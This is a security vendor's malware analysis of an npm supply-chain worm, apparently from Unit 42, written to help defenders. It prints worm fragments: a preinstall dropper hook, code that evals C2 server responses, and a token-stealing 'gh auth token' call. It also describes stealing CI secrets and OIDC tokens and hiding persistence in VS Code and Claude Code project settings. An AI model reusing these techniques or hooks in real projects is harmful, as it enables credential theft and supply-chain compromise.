

ChainDrop: Inside a Self-Propagating npm Worm

Executive Summary

A self-propagating npm worm nicknamed ChainDrop infected over 400 packages that are collectively downloaded hundreds of millions of times each week. This includes malicious versions of widely used packages such as `keyv` and `cacheable-request`. Unit 42 has unique observations of this attack.

The attackers behind ChainDrop potentially exposed developer workstations, continuous integration (CI) pipelines, cloud environments and downstream software users across a large number of organizations.

Once installed, ChainDrop steals:

- Cloud credentials
- npm and GitHub tokens
- SSH keys
- Other sensitive developer data

It can also extract temporary credentials from GitHub Actions runner memory and use stolen npm publishing tokens to infect and republish additional packages while preserving their legitimate functionality.

We have observed active attempted operations, which were detected out of the box by our existing products.

During our investigation into this attack, we identified 453 public GitHub repositories across five accounts matching the worm's exfiltration patterns. We also detected ChainDrop execution across 10 distinct environments. At the time of publication, these repos were removed.

We have deobfuscated the malware and identified:

- Persistence through developer and AI coding tools
- Blockchain-based command-and-control (C2) resolution
- Its ability to execute additional attacker-supplied code

Additionally, late on Aug. 4, 2026, we observed the adversary silently reconfiguring the worm's entire C2 infrastructure through a single Ethereum transaction, without requiring any update to the deployed malware.

This attack is the latest in a series of threats to the [security of the npm ecosystem](#).

Unit 42 recommends:

- Identifying installations of affected npm package versions
- Removing affected package versions
- Investigating developer workstations and CI runners for signs of compromise
- Reviewing unexpected npm publishing and GitHub repository activity.
- Revoking and rotating potentially exposed npm, GitHub, cloud, SSH and automation credentials.
- Removing identified persistence mechanisms
- Blocking both the domain-based and GitHub-based exfiltration channels

The [Koi Agentic Endpoint Security](#) risk engine flagged the malicious package activity as the attack unfolded. [Cortex XDR](#) detected and alerted on the worm's execution using out-of-the-box behavioral detections.

Palo Alto Networks customers can use [Koi Agentic Endpoint Security](#) to help identify and control malicious packages across developer endpoints.

The [Cortex AgentiX](#) Threat Intel agent can help allow analysts to extract, enrich, and search IoCs using natural language to quickly determine organizational impact.

[Cortex Cloud Endpoint Protection](#) leverages AI-enabled analytics to help detect and prevent threats targeting Linux endpoints, containers, and associated cloud IAM policies.

[Cortex XDR](#) and [XSIAM](#) provide behavioral detection, investigation and response that can help organizations address ChainDrop activity executing in development environments.

[Idira Secrets Manager](#) and Secrets Hub eliminate hard-coded credentials from configure files and source code by automating zero-downtime rotation, and dynamically delivering just-in-time access to non-human identities across multi-cloud and DevOps environments.

The [Unit 42 Cloud Security Assessment](#) is an evaluation service that reviews cloud infrastructure to identify misconfigurations and security gaps.

The [Unit 42 Incident Response team](#) can also be engaged to help with a compromise or to provide a proactive assessment to lower your risk.

Related Unit 42 Topics	AI , Malware , Supply Chain , npm Packages
-----------------------------------	--

Details of the ChainDrop npm Worm

Indicators and Behavior of the ChainDrop Worm

We analyzed the contents from one of the infected packages to understand the full attack chain.

The package contained the legitimate software development kit (SDK) code that a user would expect, including the source, dependencies and documentation. But it also contained small indicators of the ChainDrop worm: two extra top-level files and one lifecycle hook.

The indicators of the worm can be subtle, as illustrated in the following example.

One of the indicators is an infected npm package's `package.json` file containing code with the `preinstall` command, as shown in Figure 1.

```
"scripts": {  
  "preinstall": "node setup.mjs"  
}
```

Figure 1. An infected npm package's `package.json` file containing code with the `preinstall` command.

That `preinstall` line is the only modification the worm makes to this package's manifest. It points to `setup.mjs`, a dropper that checks whether [Bun](#) (a lightweight JavaScript runtime and package manager alternative to Node.js) is on `PATH`. It downloads Bun 1.3.13 from the legitimate Oven GitHub repository if it isn't present. Then it feeds Bun a 727 KB obfuscated JavaScript payload (`math_init.js`) compressed into two source lines.

To be clear: Bun is not compromised. The attacker is using a legitimate runtime as a portable execution vehicle.

The payload spawns a detached background process, sets `__NODE_RUNTIME_INIT=1` to prevent recursive relaunch and lets the install finish cleanly. No errors. No warnings.

Most developers would move on without noticing a key detail: The worm is already running.

The worm detaches when it is not in CI. If it detects a CI environment it runs inline in the job instead, which means its own debug output lands in the workflow log. This is useful for defenders looking for indicators because the worm is chatty.

One further gate runs before the worm engages in any collection. This gate is a locale check that, on a Russian-language host, prints “Exiting as russian language detected!” and exits cleanly. The worm spares those machines.

Everything It Steals

The background payload begins a sweep of the infected machine to harvest credentials from the environment. These include the following categories:

- **Cloud credentials:**

- Multiple major cloud infrastructure platforms
 - The worm queries metadata endpoints and token endpoints across both compute instances and container services to harvest temporary identity and access management (IAM) role credentials, extending scope to short-lived identity tokens used by automated integration runners

- **Developer tooling:**

- Docker and Helm configurations
- Git credentials
- Mount listings
- npm and GitHub tokens
- Poetry and PyPI credentials
- RubyGems tokens
- SSH keys
- Terraform state
- Vault tokens

- **AI tools:**

- AI-assisted coding tools
- Cloud-based development platforms
- Open-source coding assistant configurations and authentication artifacts

- **Everything else:**

- .env files
- .netrc

- Application configuration scattered across the home directory
- Bitcoin and Electrum wallet files
- Jenkins encrypted credential material
- Kubernetes service-account tokens and kubeconfigs
- Shell histories

ChainDrop harvests credentials, but also a wide variety of other information about the systems and environment it's running on.

Some of the information stolen is vital for the worm's survival. The npm and GitHub tokens it finds are what it needs to keep spreading.

It Reads CI Runner Memory

An embedded Python helper hidden inside an encrypted blob in the payload locates the Runner .Worker process on GitHub Actions runners, opens `/proc/<pid>/maps` and `/proc/<pid>/mem`, and searches live process memory for OpenID Connect (OIDC) tokens and runner secrets.

The flow of this GitHub Actions runner memory scraping is illustrated in Figure 2.

GitHub Actions Runner Memory Scraping Flow




Figure 2. Diagram showing the GitHub Actions runner memory scraping flow.

Rather than waiting for a file to be written to disk, the worm searches memory. In the process, it captures secrets that may have been designed to vanish when a job finishes.

Organizations should be aware that CI runners are credential targets and can be exfiltrated through attacks on process memory.

Persistence Mechanisms

The worm establishes several persistence mechanisms, but two of them deserve special attention:

- Cross-linked persistence through VS Code and Claude Code
- A latent capability for OS-level persistence

It writes a `.vscode/tasks.json` file with a task labeled `Environment Setup` and sets it to run when the folder opens — meaning it executes automatically whenever a developer opens the project in VS Code. That task runs `node .claude/setup.mjs`, a copy of the dropper that is byte-identical to the `setup.mjs` shipped in the package itself.

It also writes a `.claude/settings.json` file with a `SessionStart` command hook, meaning it executes whenever Claude Code starts a session in the project. That hook runs `node .vscode/setup.mjs`, a second copy of the same dropper.

Figure 3 shows the cross-linked persistence through both `.vscode/tasks.json` and `.claude/settings.json` files.




Figure 3. Cross-linked persistence.

Neither file triggers the other. Each one runs the dropper copy sitting in the other's directory, and the actual trigger in both cases is a developer action: opening the folder, or starting a Claude Code session. Cross-referencing is a naming trick that makes each artifact look like it belongs to the other tool.

The payload is only ever written as `.claude/math_init.js`, and `setup.mjs` resolves `math_init.js` relative to its own location. `.vscode/setup.mjs` goes looking for a `.vscode/math_init.js` that the malware never dropped. In this build, only the VS Code path

reaches a payload at all.

The full set of dropped files is:

- `.claude/math_init.js`
- `.claude/settings.json`
- `.claude/setup.mjs`
- `.vscode/setup.mjs`
- `.vscode/tasks.json`

Deleting either directory outright breaks both paths. However, defenders should remove all five files to be sure the worm is disabled.

The worm also carries an installer for a macOS LaunchAgent (`com.user.gh-token-monitor`) and a Linux `systemd` user service (`gh-token-monitor.service`). In this sample, the installer was decrypted but never invoked. The routine that pipes it to `bash` has no call site, so treat OS-level persistence as latent capability, not observed behavior.

The attacker is turning a trusted developer and AI-tool configuration into execution infrastructure. These aren't files most developers think to audit.

Propagation and Exfiltration

Once the worm has an npm token, it:

- Identifies every package the account can publish
- Downloads or reconstructs each package
- Adds `preinstall: node setup.mjs` to the `package.json` file
- Writes the dropper (`setup.mjs`) and the obfuscated payload (`math_init.js`)
- Increments the patch version
- Republishes the infected package as the current npm package

The infected package still works. The original source code is intact. As in the sample we analyzed, the only additions are the two top-level files and the lifecycle hook.

The worm also plants a `.github/workflows/codeql_analysis.yml` file that serializes `{{ toJson(secrets) }}` and uploads it as an Actions artifact, another path to exfiltrate repository secrets. And it creates public repositories under the victim's GitHub account with the description `Shai-Hulud: Here We Go Again` and Dune-themed names, using them as an additional exfiltration channel.

It Was Waiting for One Specific Repository

Everything above is a relatively loud and more obvious propagation path. There is a second typosquatting method that is much quieter and it only appears in a single place.

Before collecting anything, the worm checks three environment variables. If these three variables are set:

- `GITHUB_ACTIONS`
- `GITHUB_REPOSITORY` to contain `/opensearch-js`
- `GITHUB_WORKFLOW_REF` to contain `release-drafter.yml`

The worm runs a static routine of republishing the repo and exits. No collection takes place.

Also, If the worm is placed in a repo that contains `/opensearch-js`, but does not contain `release-drafter.yml`, it exits and steals nothing at all. It stays silent in the runs a maintainer is most likely to be reading.

Inside this second method, the worm does not need a stolen npm token. It asks the runner for an OIDC token with the audience `npm:registry.npmjs.org` and trades it at npm's own trusted-publishing exchange endpoint for a real publish credential. The repository's legitimate release identity becomes the attacker's.

Then it modifies the package, and not the way it modifies everything else. This path never touches scripts. It downloads the latest `@opensearch-project/opensearch` tarball, bumps the patch version and adds one line to the `package.json` file shown below in Figure 4.

```
1 "optionalDependencies": {  
2   "@opensearch/setup": "github:opensearch-project/opensearch-  
   js#d446803f4c3bc116263faa3499a1d3f95b2825de"  
3 }
```

Figure 4. Line added to the package.json file in the @opensearch-project/opensearch tarball.

The dependency name typosquats the project's own @opensearch-project scope and points at a pinned commit of the project's own repository. In a diff it reads like an internal helper. Detections built around preinstall hooks could easily miss it.

And then the worm signs the result.

Before publishing, the worm:

- Requests a second OIDC token (audience sigstore this time)
- Obtains a Fulcio certificate
- Builds an in-toto SLSA v1 provenance statement over the tarball's SHA-512 hash
- DSSE-signs it with an ephemeral P-256 key
- Uploads the entry to the public [Rekor](#) transparency log
- Attaches the bundle to the publish as <name>-<version>.sigstore
- Logs the resulting search.sigstore.dev URL as it goes

This is not forged provenance. The attestation says the tarball was built in that repository by that workflow, and that is true.

That breaks a control many teams are currently leaning on. Given the reality of today's npm supply chain threats, a package having valid npm provenance does not mean the package is clean. It only means the tarball came out of the workflow named in the certificate. If that workflow is running attacker code, valid provenance is what you should expect to see. Pivot on the Rekor log index and the workflow identity inside the certificate, not on whether the signature checks out.

We did not observe this path execute, and it cannot execute anywhere except in release-drafter.yml inside the opensearch-project/opensearch-js workflow. But it is fully

implemented, reachable from the payload's main entry point, and it names its target in cleartext once the string layers come off. This repository is not typosquatted. The typosquat is the injected dependency name `@opensearch/setup`, which imitates the real `@opensearch-project` scope.

The Blockchain Router

The worm doesn't contain a hard-coded C2 domain. Instead, it calls an Ethereum smart contract to ask where to send stolen data.

The contract sits at `0xE1f2395ee43e45A1556EC6438a88c31B83493103`. This contract is a small `StringListStore` with three functions: return all domains, return owner and an owner-only setter. It emits no events, so domain rotation is a silent state write. Defenders who block today's domain may not notice when the operator changes it unless they're polling the contract.

The worm rotates through roughly 60 public Ethereum RPC endpoints until one answers, making it resilient to any single provider blocking the request.

When the contract was first configured, the operator wrote three domains:

- `npm-cache[.]com`
- `pypi-get[.]com`
- `js-mirror[.]com`

Two hours and 35 minutes later, they replaced the list with only `npm-cache[.]com`. As of our analysis, that's still the active C2.

If contract-resolved domains fail, the worm falls back to searching GitHub commits for the marker `thebeautifulmarchoftime`, expecting a signed record containing a backup domain. During our query, the fallback was unarmed. No valid operator record existed. However, the mechanism is built and waiting.

The primary C2 domain, `npm-cache[.]com`, sits behind an edge computing and reverse-proxy service, so its published addresses are shared edge addresses rather than attacker-owned hosts, so

block on domain or SNI. Blocking these IP addresses will not reach the origin and will affect unrelated traffic.

The Server Can Answer Back

After sending stolen data, the worm reads the HTTP response, parses it as JSON and evaluates whatever comes back. The JavaScript code to accomplish this is shown below in Figure 5.

```
let responseText = await response.text();
if (responseText) {
    let result = JSON.parse(responseText);
    if (result.code) {
        await eval(result.code);
    }
}
```

Figure 5. The worm's code to read, parse and evaluate the HTTP response.

There is no fixed second-stage payload baked into the worm. The operator chooses the next stage at request time. Because each exfiltration request includes a host-derived UUID, the response can be targeted per victim and never written to disk.

During our analysis, we sent a correctly formatted synthetic envelope using the worm's exact encryption scheme with dummy data to the live C2 endpoint. The server returned an HTTP 200 OK with an empty body. No `code` field was served to our probe.

That means the remote code execution (RCE) channel was either disarmed at test time, selectively gated on victim attributes or asynchronous.

Encrypted Exfiltration

Stolen data is JSON-serialized, gzipped, encrypted with a random AES-256-GCM key and wrapped with RSA-OAEP-SHA256 using an embedded public key. The worm sends the code shown below in Figure 6.

```
{  
  "envelope": "<base64(iv || ciphertext || auth_tag)>",  
  "key": "<base64(RSA-wrapped AES key)>",  
  "uuid": "<host fingerprint>"  
}
```

Figure 6. Code sent by the worm.

Everything goes to `hxxps://npm-cache[.]com:443/router` over TLS. Network capture can prove that data left the machine and estimate its volume, but recovering the plaintext requires the operator's private RSA key.

Only the domain-based sender evaluates returned code. Blocking the domain prevents an arbitrary RCE stage if the functionality is enabled. But the GitHub fallback can still exfiltrate data through victim-owned repositories, which means full containment requires addressing both channels.

It Publishes Stolen Tokens in Public Commit Messages

There is a third situation that we describe in this section, and it is the strangest one. When the GitHub sender carries a stolen token, the worm Base64-encodes that token twice and makes the result the commit message, prefixed with a fixed marker:

```
IfYouBlockThisAPIKeyItWillCrashTheLiveProductionServersOfAllThirdPar  
tyClients
```

A separate routine in the same payload searches GitHub's commit API for that marker, double-decodes every match and keeps any token that passes a repository-scope check. One victim's stolen credentials

become a usable resource for every other running copy of the worm.

Despite the claims made in the marker, defenders should grep for it. It is long enough and strange enough that a full match is highly unlikely to be a false positive. A live hit means a credential is sitting in a public commit and needs revoking.

We Followed the Money

The three C2 domains were registered through one registrar within eight seconds of each other on May 22, 2026:

- `js-mirror[.]com` - 13:40:28 UTC
- `npm-cache[.]com` - 13:40:32 UTC
- `pypi-get[.]com` - 13:40:36 UTC

All three use the same nameservers.

Fourteen minutes and 23 seconds after the last registration, FixedFloat transferred 0.01805723 ETH to the operator's wallet (0x55F9780e...f31cD).

Three days later, on May 25, the wallet deployed the Ethereum resolver contract, wrote all three domains into it, and 2 hours and 35 minutes after that narrowed the list to just `npm-cache[.]com`. The next morning it transferred 0.00436 ETH to a Binance-labeled deposit address. The accounting reconciles to the [wei](#).

A timeline showing the deployment of the campaign infrastructure is shown below in Figure 7.

Campaign Infrastructure Timeline




Figure 7. Campaign infrastructure timeline.

FixedFloat is a shared exchange wallet with millions of transactions. This wallet tells us the funding rail, not the operator's identity. The Binance deposit address is the strongest identity pivot.

C2 Domain Rotation via Ethereum Smart Contract

On Aug. 4, 2026, the attacker executed an on-chain transaction [0xc55920f1bd0531b6738153068a666c080ddded47e6256f1fd980d51c0b507c91](#) to modify the `StringListStore` in smart contract `0xE1f2395ee43e45A1556EC6438a88c31B83493103`, rotating the active C2 domain from `npm-cache[.]com` to a newly registered domain, `awqhnjewqjkl[.]icu`. The transaction was submitted by wallet `0x55F9780ef31cD`, the same wallet that originally deployed the C2 smart contract on May 25, 2026.

The new domain `awqhnjewqjkl[.]icu` was registered via NameSilo, LLC at 15:15:26 UTC on Aug. 4, 2026, and was operationally active within the hour as the earliest observed connection

observed by Unit 42 researchers occurred at 16:10:03 UTC.

The domain exhibits characteristics consistent with domain generation algorithm (DGA) output: a randomized 12-character string on the `.icu` top-level domain (TLD), flagged as DGA by the VirusTotal community. This represents a shift from the previous C2 domain `npm-cache.com`, which used a naming convention that mimicked a developer ecosystem and was registered through a different registrar (Tucows/OpenSRS).

Despite the change in registrar and naming convention, both `awqhnjewqjkl[.]icu` and `npm-cache[.]com` are proxied through Cloudflare's cloud delivery network (CDN) infrastructure. Both domains serve the identical Cloudflare default CDN-CGI stylesheet `d30b4ea6f68456672f5abb35e9dcf7d54226372b66e9d60a7ee26b7a52568e74`, confirming shared use of the Cloudflare proxy layer.

The new domain was issued a TLS certificate by Google Trust Services (WE1), which is valid from Aug. 4–Nov. 2, 2026, with Subject Alternative Names (SAN) covering both `awqhnjewqjkl[.]icu` and `*.awqhnjewqjkl[.]icu`.

Within approximately 19 hours of the domain becoming active, we witnessed network traffic to victim environments. The affected infrastructure spans four continents: North America, Europe, Asia and Africa. The destination IP addresses for this C2 domain include `104.21.91[.]101` and `172.67.215[.]154`. The geographic and organizational breadth of these connections is consistent with the indiscriminate, worm-driven propagation model of ChainDrop.

This C2 rotation demonstrates the adversary's ability to silently reconfigure the worm's entire C2 infrastructure through a single Ethereum transaction, without requiring any update to the deployed malware. Monitoring the smart contract for future `setStrings()` calls would provide early warning of subsequent domain rotations.

Is This Shai-Hulud?

Multiple indicators point to this being the [Shai-Hulud toolchain](#) documented by JFrog:

- The PBKDF2-based string decoder

- The Bun 1.3.13 pin
- The `_NODE_RUNTIME_INIT` detached-relaunch pattern
- The self-applied Shai-Hulud: Here We Go Again marker
- The npm self-propagation and GitHub exfiltration architecture

However, these indicators don't prove the same attackers are behind the campaign. Because the Shai-Hulud source was [published in May 2026](#), the implementation can be reused by anyone.

This sample also mixes characteristics that don't match any previously published variant:

- Public victim-owned exfiltration repositories with Dune-themed names
- Ethereum-based domain resolution, `thebeautifulmarchoftime` commit-search fallback
- A Russian-language exclusion check
- A repository-gated npm trusted-publishing path that mints genuine Sigstore provenance
- `preinstall` delivery rather than the `binding.gyp` technique reported in earlier waves

The ChainDrop worm is clearly part of the Shai-Hulud code lineage. However, we cannot yet say whether it's operated by the group known as TeamPCP, or by another group adapting the published toolkit for their own purposes.

Detecting ChainDrop

We detected ChainDrop operations across 10 distinct environments using out-of-the-box XDR detections focused on JavaScript runtime events. In one instance, as illustrated in the process execution in Figure 8, the threat activity originated within a developer's VS Code environment. The threat actors leveraged Bun to execute the malicious payload `Math_Symbol.js` from within the `cacheable` node modules directory. This script then spawned `cmd.exe` to invoke `gh auth token` to capture the user's GitHub authentication credentials.

```
"C:\Program Files\Microsoft VS Code\Code.exe"  
└─ C:\Users\%USER%\AppData\Local\Temp\1\bun-dl-SJQ SX0\bun.exe ^  
   C:\[REDACTED]\node_modules\cacheable\Math_Symbol.js  
   └─ C:\WINDOWS\system32\cmd.exe /d /s /c "gh auth token"
```

Figure 8. ChainDrop theft of GitHub PAT in development environment.

Breaking Through Obfuscation and Encryption to Reach the Payload

The 727 KB payload was protected by three nested layers of obfuscation and encryption. We broke through all of them. No unexplained blob remains in the sample.

Layer 1 used Base91 encoding with 73 function-specific alphabets and a 14-position array rotation. We recovered 4,613 hidden string entries.

Layer 2 used a custom byte-permutation cipher built on PBKDF2-SHA256 with 200,000 iterations and seeded Fisher-Yates shuffles. We recovered 727 additional hidden strings.

Layer 3 used AES-256-GCM encryption plus gzip to protect 10 large encrypted blobs. These blobs contained:

- Bash and Python helpers
- Persistence installers
- The GitHub Actions memory scraper
- Malicious workflow templates
- VS Code and Claude persistence files
- RSA public keys
- Additional dropper copies

These three layers are shown below in Figure 9.




Figure 9. Three layers of obfuscation or encryption used to protect the payloads.

Current Scope of the Attack

During our analysis, at approximately 12:20 UTC on Aug. 4, 2026, we searched GitHub for public repositories matching the worm's exact exfiltration marker: the description `Shai-Hulud: Here We Go Again`.

We found 453 public repositories across five accounts.

The earliest was created on May 11. The newest had been created roughly 25 minutes before our query. The names followed the pattern that matched the worm's Dune-themed generator exactly, with combinations like `sardaukar-futar-421` and `harkonnen-ghola-669`.

These five accounts are candidate victim accounts, not confirmed victims. The 453 repository counts might be only a starting point for possible compromises. In addition to public matches, there may be private repositories compromised as well. But the naming, description and creation patterns match the worm's behavior, and new repositories were still appearing while we watched.

Three accounts held most of the total repos that we discovered.

The attackers are not only actively compromising repositories, they are also rapidly releasing new versions of compromised packages.

We analyzed one compromised package, but then noticed that a newer version of the package had landed six minutes after the compromised package. Another landed 70 minutes after that.

